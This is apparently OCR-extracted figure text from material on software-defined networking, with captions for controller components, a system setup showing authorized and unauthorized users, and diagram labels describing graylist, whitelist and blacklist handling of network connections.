
SDN network and components




Controller components




Controller components




Lists


New item
ip
port
protocol
duration
Graylist
1
2
New
Authorized
connection
Unauthorized
connection
Whitelist
Blacklist
Peer leaves
the network
3
4
5
New
No new
connection
attempt


System Setup



Authorized User



Authorized User



Unauthorized User